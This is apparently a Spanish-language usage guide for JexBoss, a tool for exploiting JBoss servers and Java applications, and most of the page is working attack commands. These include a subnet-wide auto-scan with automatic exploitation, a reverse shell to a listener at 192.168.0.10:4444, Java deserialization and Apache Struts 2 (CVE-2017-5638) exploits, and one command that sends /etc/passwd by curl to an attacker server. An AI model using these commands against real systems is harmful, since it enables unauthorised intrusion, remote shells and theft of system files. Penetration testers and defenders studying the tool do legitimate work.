
  • Escaneo de red con modo de auto-explotación:
$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt
alt tag


  • Resultados y recomendaciones:

alt tag


Reverse Shell (integración con meterpreter)

Después de explotar un servidor JBoss, puede usar la propia shell de comandos de jexboss o realizar una conexión inversa usando el siguiente comando:

   jexremote=YOUR_IP:YOUR_PORT

   Ejemplo:
     Shell>jexremote=192.168.0.10:4444

  • Ejemplo: alt tag

Al explotar vulnerabilidades de deserialización de Java (Deserialización de Aplicación, Deserialización de Servlet), las opciones predeterminadas son: realizar una conexión inversa o enviar un comando para ejecutar.

Ejemplos de uso

  • Para vulnerabilidades de deserialización de Java en un parámetro HTTP personalizado y enviar un comando personalizado para ejecutar en el servidor explotado:
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
  • Para vulnerabilidades de deserialización de Java en un parámetro HTTP personalizado y realizar una conexión inversa (esto pedirá una dirección IP y puerto de su host remoto):
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
  • Para vulnerabilidades de deserialización de Java en un Servlet (como Invoker):
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
  • Para Apache Struts 2 (CVE-2017-5638)
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
  • Para Apache Struts 2 (CVE-2017-5638) con cookies para recursos autenticados
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
  • Modo de escaneo automático:
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
  • Modo de escaneo de archivo:
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log
  • Más opciones:
Descargar herramienta